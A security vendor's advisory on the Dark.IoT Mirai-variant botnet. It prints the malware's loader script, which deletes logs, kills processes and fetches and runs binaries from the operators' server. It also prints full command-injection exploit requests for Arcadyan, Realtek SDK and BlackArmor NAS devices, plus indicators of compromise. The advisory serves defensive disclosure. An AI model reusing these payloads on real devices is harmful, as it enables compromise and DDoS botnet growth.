Dark.IoT Botnet

Realtek AP-Router SDK Vulnerability CVE-2021-35395

AUGUST 24, 2021

Over the past several months, Radware researchers have been monitoring the evolution of a Mirai variant we have named "Dark.IoT." Palo Alto Networks first reported on this botnet on March 15, 2021. On August 6, 2021, Juniper Threat Labs reported that this botnet began propagating via CVE-2021-20090, a supply chain vulnerability recently disclosed by Tenable that impacts IoT devices manufactured by nearly two dozen vendors. Two weeks later, on August 19, 2021, Radware researchers discovered updated binaries for this unnamed botnet showing the operators are preparing to leverage yet another supply chain vulnerability disclosed recently by IoT Inspectors Research Lab. The vulnerability, CVE-2021-35395, disclosed less than a week before Dark.IoT integrated it, impacts IoT devices manufactured by 65 vendors who use the Realtek chipsets and SDK.

Background

On March 15th, Unit 42 researchers at Palo Alto Networks published an alert [1] about a new Mirai variant rapidly integrating recently disclosed vulnerabilities. Palo Alto Networks reported that the threat actors behind the botnet leveraged CVE-2021-27561 and CVE-2021-27562 within hours of the vulnerabilities' being published. They also noted that the operators were testing several other exploits over the following weeks, including CVE-2021-22502 and CVE-2020-26919. In total, Palo Alto Network said that the operators attempted to leverage five known and three unknown vulnerabilities.

On August 6th, Juniper Threat Labs published a report [2] about a Mirai variant seen propagating in the wild via CVE-2021-20090, a supply chain vulnerability recently disclosed by Tenable [3], that impacts IoT devices manufactured by nearly two dozen vendors that all leverage Arcadyan firmware in their devices. Juniper Threat Labs discovered that this botnet was using the same naming conventions and was rapidly leveraging new exploits, like the one found by Palo Alto Networks. For example, the operators behind the botnet leveraged CVE-2021-20090 just two days after Tenable published the vulnerability details. Juniper Threat Labs reported that the botnet, at the time, was attempting to test for and exploit six known vulnerabilities tracked by a CVE as well as several other unassigned exploits.

On August 19th, Radware researchers found that new malware binaries were published on both loaders leveraged in the campaign. While reviewing the new binaries, we discovered that the operators behind the botnet had incorporated and are presently preparing to leverage yet another supply chain vulnerability: CVE-2021-35395. This vulnerability was recently disclosed [4] by IoT Inspectors Research Lab on August 16th and impacts IoT devices manufactured by 65 vendors relying on the Realtek chipsets and SDK.

Dark.IoT

The operators behind the Dark.IoT botnet have been developing this variant of the Mirai botnet since February of 2021. We named the botnet Dark.IoT based on the use of 'Dark.[*architecture*]' filenames for its malware binaries and the reoccurring use of 'lmaoiot' variations throughout its infrastructure naming.

As Palo Alto Networks reported in March of 2021, Dark.IoT still tries to delete contents of key system folders /tmp and /var/log from targeted devices when executing the 'lolol.sh' loader script on new victims. In addition,

the shell script leverages the killall command to terminate both legitimate and competing bot processes running on the device before downloading Dark.IoT binaries.

```
1   sleep 5
2   rm -rf /tmp
3   rm -rf /var/log
4   killall bins.sh
5   killall minerd
6   killall node
7   killall nodejs
8   killall ktx-armv4l
9   killall ktx-i586
10  killall ktx-m68k
11  killall ktx-mips
12  killall ktx-mipsel
13  killall ktx-powerpc
14  killall ktx-sh4
15  killall ktx-sparc
16  killall arm5
17  killall zmap
18  killall kaiten
19  killall perl
20  killall Nbrute
21  killall sshd
22  killall dropbear
23  killall /var/Sofia
24  killall /bin/busybox
25  killall nginx
26  killall daemon
27  killall qmap
28  killall zgrab
29  killall jq
30  killall telnetd
31  killall httpd
32  killall nginx
33  killall /bin/sh
34  killall upnpc-static
35  killall wsdd
36  killall proftpd
37  killall mini_httpd
38  killall udevd
39  killall /sbin/udhcpc
40  killall boa
41  killall /usr/sbin/inetd
42  killall dnsmasq
```

Figure 1: rm and killall commands used by lolol.sh loader script

The shell script attempts to download several binaries for different processor architectures in sequence to ensure a matching architecture binary is running on the victim. The shell script saves the binary as a file named 'nginx.' One interesting point: while hosting an 86_64 file (operators left out the x in the architecture name x86_64) on their two loaders, they have forgotten to complete line 60 in their loader script or they intentionally left the call to download the binary incomplete for unknown reasons (see Figure 2).

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.87/bins/dark.x86; curl -O http://212.192.241.87/bins/dark.x86;cat dark.x86 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.87/bins/dark.mips; curl -O http://212.192.241.87/bins/dark.mips;cat dark.mips >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.87/bins/dark.mpsl; curl -O http://212.192.241.87/bins/dark.mpsl;cat dark.mpsl >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.87/bins/dark.arm4; curl -O http://212.192.241.87/bins/dark.arm4;cat dark.arm4 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.87/bins/dark.arm5; curl -O http://212.192.241.87/bins/dark.arm5;cat dark.arm5 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.87/bins/dark.arm6; curl -O http://212.192.241.87/bins/dark.arm6;cat dark.arm6 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.87/bins/dark.arm7; curl -O http://212.192.241.87/bins/dark.arm7;cat dark.arm7 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.87/bins/dark.ppc; curl -O http://212.192.241.87/bins/dark.ppc;cat dark.ppc >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.87/bins/dark.m68k; curl -O http://212.192.241.87/bins/dark.m68k;cat dark.m68k >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.87/bins/dark.sh4; curl -O http://212.192.241.87/bins/dark.sh4;cat dark.sh4 >nginx;chmod +x *;./nginx
http://212.192.241.87/bins/dark.86_64;cat dark.86_64 >nginx;chmod +x *;./nginx
```

Figure 2: Malware download commands from lolol.sh loader script

Also reported initially by Palo Alto Networks and remaining unchanged, the shell script attempts to schedule several cron tasks that should run the loader script periodically. These cron tasks are an attempt at maintaining persistence, but as pointed out by Palo Alto Networks and confirmed by Radware, the cron entries are incorrect and will not result in periodically running the shell script as intended by its authors.

```
echo > /etc/cron.d/start
echo "*/10 * * * *   root    PATH="$PATH:/var/run/lolol.sh"" > /etc/cron.d/start
echo > /etc/cron.daily/ng
echo "*/10 * * * *   root    PATH="$PATH:/var/run/lolol.sh"" > /etc/cron.daily/ng
echo > /etc/cron.hourly/nng
echo "*/10 * * * *   root    PATH="$PATH:/etc/lolol.sh"" > /etc/cron.hourly/nng
```

Figure 3: cron section of lolol.sh loader script

Finally, the shell script sets up defensive measures, as Palo Alto Networks also reported, by implementing firewall rules and block incoming traffic on known ports leveraged by IoT malware.

```
iptables -F
iptables -A INPUT -p tcp --dport 22 -j DROP
iptables -A INPUT -p tcp --dport 23 -j DROP
iptables -A INPUT -p tcp --dport 80 -j DROP
iptables -A INPUT -p tcp --dport 443 -j DROP
iptables -A INPUT -p tcp --dport 8080 -j DROP
iptables -A INPUT -p tcp --dport 9000 -j DROP
iptables -A INPUT -p tcp --dport 8089 -j DROP
iptables -A INPUT -p tcp --dport 7070 -j DROP
iptables -A INPUT -p tcp --dport 8081 -j DROP
iptables -A INPUT -p tcp --dport 9090 -j DROP
iptables -A INPUT -p tcp --dport 161 -j DROP
iptables -A INPUT -p tcp --dport 5555 -j DROP
iptables -A INPUT -p tcp --dport 9600 -j DROP
iptables -A INPUT -p tcp --dport 21412 -j DROP
iptables-save
```

Figure 4: Linux iptables firewall rules installed by lolol.sh loader script

There are some differences between the February and August versions of Dark.IoT. The loader no longer includes the "install.sh" shell script designed to download and install the GoLang compiler on targeted systems. At one point, Dark.IoT was found downloading 'nbrute' GoLang binaries cross compiled for several processor architectures as well as a list of credentials contained in a 'combo.txt' file to brute force SSH connections.

What has continued over the previous six months has been the ability of the operators to weaponize disclosed vulnerabilities rapidly. When Palo Alto Networks first reported on Dark.IoT, their researchers discovered that the operators had leveraged CVE-2021-27561 and CVE-2021-27562 within hours of the vulnerability details being published. Researchers at Juniper Threat Labs also observed this when the operators behind Dark.IoT leveraged CVE-2021-20090 two days after the vulnerability details were published at the beginning of August.

When Juniper Threat Labs discovered this variant of Dark.IoT, the binaries were located at 212.192.241[.]72 and distributed via the Arcadyan vulnerability from 27.22.80[.]19. The binaries captured by Radware research on August 19 were distributed via the Arcadyan (CVE-2021-20090) and unsassigned BlackArmor NAS vulnerabilities from 31.210.20[.]100. Currently, the binaries hosted on 212.192.241[.]72 and 212.192.241[.]87 are identical. All binaries, after infection, perform a DNS lookup for 'LmAOiOt[.]xyz' to get the command and control server IP address of 212.192.241[.]7.

The most notable update in the newest binaries is the addition of artifacts that signal that the operators are about to begin testing a new vulnerability, CVE-2021-35395, that impacts any IoT devices that leverage Realtek chipsets and use vulnerable versions of the Realtek SDK.



Figure 5: Honeypot detected activity from the last five Dark.IoT loaders

At the moment, the operators behind Dark.IoT are using Delis LLC, ASN211252 to host their C2 and loaders. The three loaders observed before the current loaders at 212.192.241[.]72 and 212.192.241[.]87 were also hosted on Delis LLC via Serverion. These loaders were 203.159.80[.]241, 45.133.1[.]133, and iotlmao[.]xyz. Note that the loader used in February of 2021, iotlmao[.]xyz, is a variation of the current domain (lmaoiot[.]xyz) used to resolve the C2 after infection, all of which are or were hosted on Delis LLC.

Exploits

ARCADYAN FIRMWARE - MULTIPLE VULNERABILITIES

The latest Dark.IoT binaries are attempting to exploit routers that use a vulnerable version of Arcadyan's firmware through a path traversal vulnerability and a configuration file injection.

```
POST /images/..%2fapply_abstract.cgi HTTP/1.1
Connection: close
User-Agent: Dark

action=start_ping&submit_button=ping.html&action_params=blink_time%3D5&ARC_ping_ipaddress=212
.192.241.7%0A
ARC_SYS_TelnetdEnable=1&%0AARC_SYS_=cd+/tmp;
wget+http://212.192.241.87/lolol.sh;
curl+-O+http://212.192.241.87/lolol.sh;
chmod+777+lolol.sh;
sh+lolol.sh&ARC_ping_status=0&TMP_Ping_Type=4
```

CVE-2021-20090 Exploit

REALTEK SDK - MULTIPLE VULNERABILITES

The latest Dark.IoT binaries are staging to exploit routers that use a vulnerable version of Realtek's Jungle SDK. It will attempt exploitation via an arbitrary command execution in the 'sysCmd' parameter of the 'formSysCmd' method. This is one of two exploits from the CVE-2021-35395 disclosure that Dark.IoT is preparing to leverage.

```
POST /goform/formSysCmd HTTP/1.1

sysCmd=cd+/tmp;wget+http://212.192.241.87/lolol.sh;curl+-O+http://212.192.241.87/lolol.sh;chm
od+777+lolol.sh;sh+lolol.sh&apply=Apply&submit-url=%2Fsyscmd.asp&msg=
```

CVE-2021-35395 Exploit (formSysCmd)

The latest Dark.Iot binaries are also staging to exploit routers using the second CVE-2021-35395 exploit through a command injection in parameter 'peerPin' of the 'fromWsc' method.

```
POST /goform/formWsc HTTP/1.1

submit-url=%2Fwlwps.asp&resetUnCfg=0&peerPin=12345678;cd /tmp; wget http://212.192.241.87/lol
ol.sh; curl -O http://212.192.241.87/lolol.sh; chmod 777 lolol.sh; sh lolol.sh;&setPIN=Start+
PIN&configVxd=off&resetRptUnCfg=0&peerRptPin=
```

CVE-2021-35395 Exploit (formWsc)

SEAGATE BLACKARMOR NAS

The latest Dark.IoT binaries are also attempting to exploit Seagate BlackArmor NAS devices with firmware version sg2000-2000.1331 leveraging a command injection.

```
GET /backupmgt/localJob.php?session=fail;cd+/tmp;wget+http://212.192.241.87/lolol.sh;curl+-O+
http://212.192.241.87/lolol.sh;sh+lolol.sh HTTP/1.1
Connection: close
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: Dark
```

Unassigned Exploit (BlackArmor NAS)

Reasons For Concern

The operators behind Dark.IoT have had a good run so far, developing many variants and leveraging numerous exploits. The campaign has also provided researchers with several opportunities this year to explore the trials and errors in developing and building a DDoS botnet. One of the hardest aspects of building a good botnet is competing for vulnerable resources. Those that cannot develop or discover exploits rely on public disclosure. Once a PoC is posted, it is a race to be the first to leverage the exploit and gather as many vulnerable devices as possible. This process is trial and error and some threat actors do not always solve how to properly leverage the vulnerabilities while those who do might discover the attempt was not worth their time and effort.

Over the last six months, the operators behind Dark.IoT have attempted to leverage more than a dozen exploits, including the recently disclosed CVE-2021-20090 and CVE-2021-35395, to propagate their malware and infect more devices. As reported by both Palo Alto Networks and Juniper Threat Labs, the operators

behind this campaign are dedicated to finding and leveraging new exploits to capture more vulnerable devices that can be leveraged to launch more significant DDoS attacks. It is expected that the operators behind Dark.IoT will continue this pattern of rapidly leveraging recently disclosed vulnerabilities for the remainder of 2021.

DARK.IOT ATTACK VECTORS

The latest version of Dark.IoT payload consists of 13 different DDoS attack vectors

- UDP Generic
- UDP Plain
- UDP Game
- UDP DNS
- TCP-All
- TCP Frag
- TCP-SYN
- TCP-ACK
- TCP-USYN
- A-SYN
- GRE IP
- STD
- HTTP

DARK.IOT SCANNERS

Dark.IoT binaries embed four scanners to detect and exploit new victim IoT devices:

- Arcadyan (CVE-2021-20090)
- formSysCmd (CVE-2021-35395)
- formWsc (CVE-2021-35395)
- BlackArmor NAS (Unassigned)

IOC's

USER-AGENT

Dark

ATTACK SOURCE

31.210.20[.]100

EXPLOITS

- POST /images/..%2fapply_abstract.cgi HTTP/1.1
- /backupmgt/localJob.php?session=fail

LOADER

212.192.241[.]87

C2

LmAOiOt[.]xyz - 212.192.241[.]7

SHELL SCRIPT

lolol.sh	054320be2622f7d62eb6d1b19ba119d0a81cb9336018d49d9f0647706442ae8f

DARK BINARIES

dark.x86	bdcc386efd182fade55b970b1cef775ca28eeb26df928b30deba877bff3744d4
dark.mips	4ba71a2e2514a24cfd802899e33ee08666521b6790bf429f3046f7e52ca69d42
dark.mpsl	47ea490448de6a9ea15340c93e1071225d7b3945d118a0c71409302777818d9e
dark.arm	f0fa2dcfa347352915874ba0a42f8bb7cc2f748e0c302c2c342f949952ce6dc4
dark.arm5	0126163f53f0af7b19946ec0d7009f4163903ca026690ac493a3c9baff95f46c
dark.arm6	d23926c37ff53d45f87032b184f98dc123e51c7d88fa5f99cb8ea654396526e0
dark.arm7	02cc0280756f4e0f4df7dbfee2b004d896021e34271c054282d43a4c3648f384
dark.ppc	fe7af2e94f3e369e2458ae8a5592eab13e7d6f6cefc23747bed3b3634509e5b4
dark.m68k	ffc5345e4680dfccfda0cd084ff14080398a05d5b3f6c5a20fb2879c27536d42
dark.sh4	ba0a211a5708eeea38ce5ccd86b940faedf87ba00a029b5bd6826e62a32265fe
dark.86_64	67a655d4360cfe0ca5db17c6486f3dfbca1c82c2af4bc1f2019cee68199108c7

References

[1] Mounir Hahad & Alex Burt, "Freshly Disclosed Vulnerability CVE-2021-20090 Exploited in the Wild," August 06th 2021. [Online]. Available: https://blogs.juniper.net/en-us/security/freshly-disclosed-vulnerability-cve-2021-20090-exploited-in-the-wild

[2] Vaibhav Singhal, Ruchna Nigam, Zhibin Zhang and Asher Davila, "New Mirai Variant Targeting Network Security Devices," March 15th 2021. [Online]. Available: https://unit42.paloaltonetworks.com/mirai-variant-iot-vulnerabilities/

[3] Tenable, "Multiple Vulnerabilities in Buffalo and Arcadyan manufactured routers," August 03rd 2021. [Online]. Available: https://www.tenable.com/security/research/tra-2021-13

[4] Q. Kaiser, "Multiple Issues in Realtek SDK Affects Hundreds of Thousands of Devices Down the Supply Chain," August 16th 2021. [Online]. Available: https://www.iot-inspector.com/blog/advisory-multiple-issues-realtek-sdk-iot-supply-chain/

EFFECTIVE DDOS PROTECTION ESSENTIALS

- **Hybrid DDoS Protection** - On-premise and cloud DDoS protection for real-time DDoS attack prevention that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection** - Quickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation** - Promptly protect from unknown threats and zero-day attacks
- **A Cybersecurity Emergency Response Plan** - A dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks
- **Intelligence on Active Threat Actors** – high fidelity, correlated and analyzed date for preemptive protection against currently active known attackers.

For further **network and application protection** measures, Radware urges companies to inspect and patch their network in order to defend against risks and threats.

LEARN MORE AT THE SECURITY RESEARCH CENTER

To know more about today's attack vector landscape, understand the business impact of cyberattacks or learn more about emerging attack types and tools visit **Radware's Security Research Center**. It is the ultimate resource for everything security professionals need to know about DDoS attacks and cybersecurity.

ABOUT RADWARE

Radware® (NASDAQ: RDWR) is a global leader of cybersecurity and application delivery solutions for physical, cloud and software-defined data centers. Its award-winning solutions portfolio secures the digital experience by providing infrastructure, application and corporate IT protection and availability services to enterprises globally. Radware's solutions empower more than 12,500 enterprise and carrier customers worldwide to adapt quickly to market challenges, maintain business continuity and achieve maximum productivity while keeping costs down. For more information, please visit www.radware.com.

Radware encourages you to join our community and follow us on: Radware Blog, LinkedIn, Facebook, Twitter, SlideShare, YouTube, Radware Connect app for iPhone® and our Security Research Center that provides a comprehensive analysis of DDoS attack tools, trends and threats. This document is provided for information purposes only.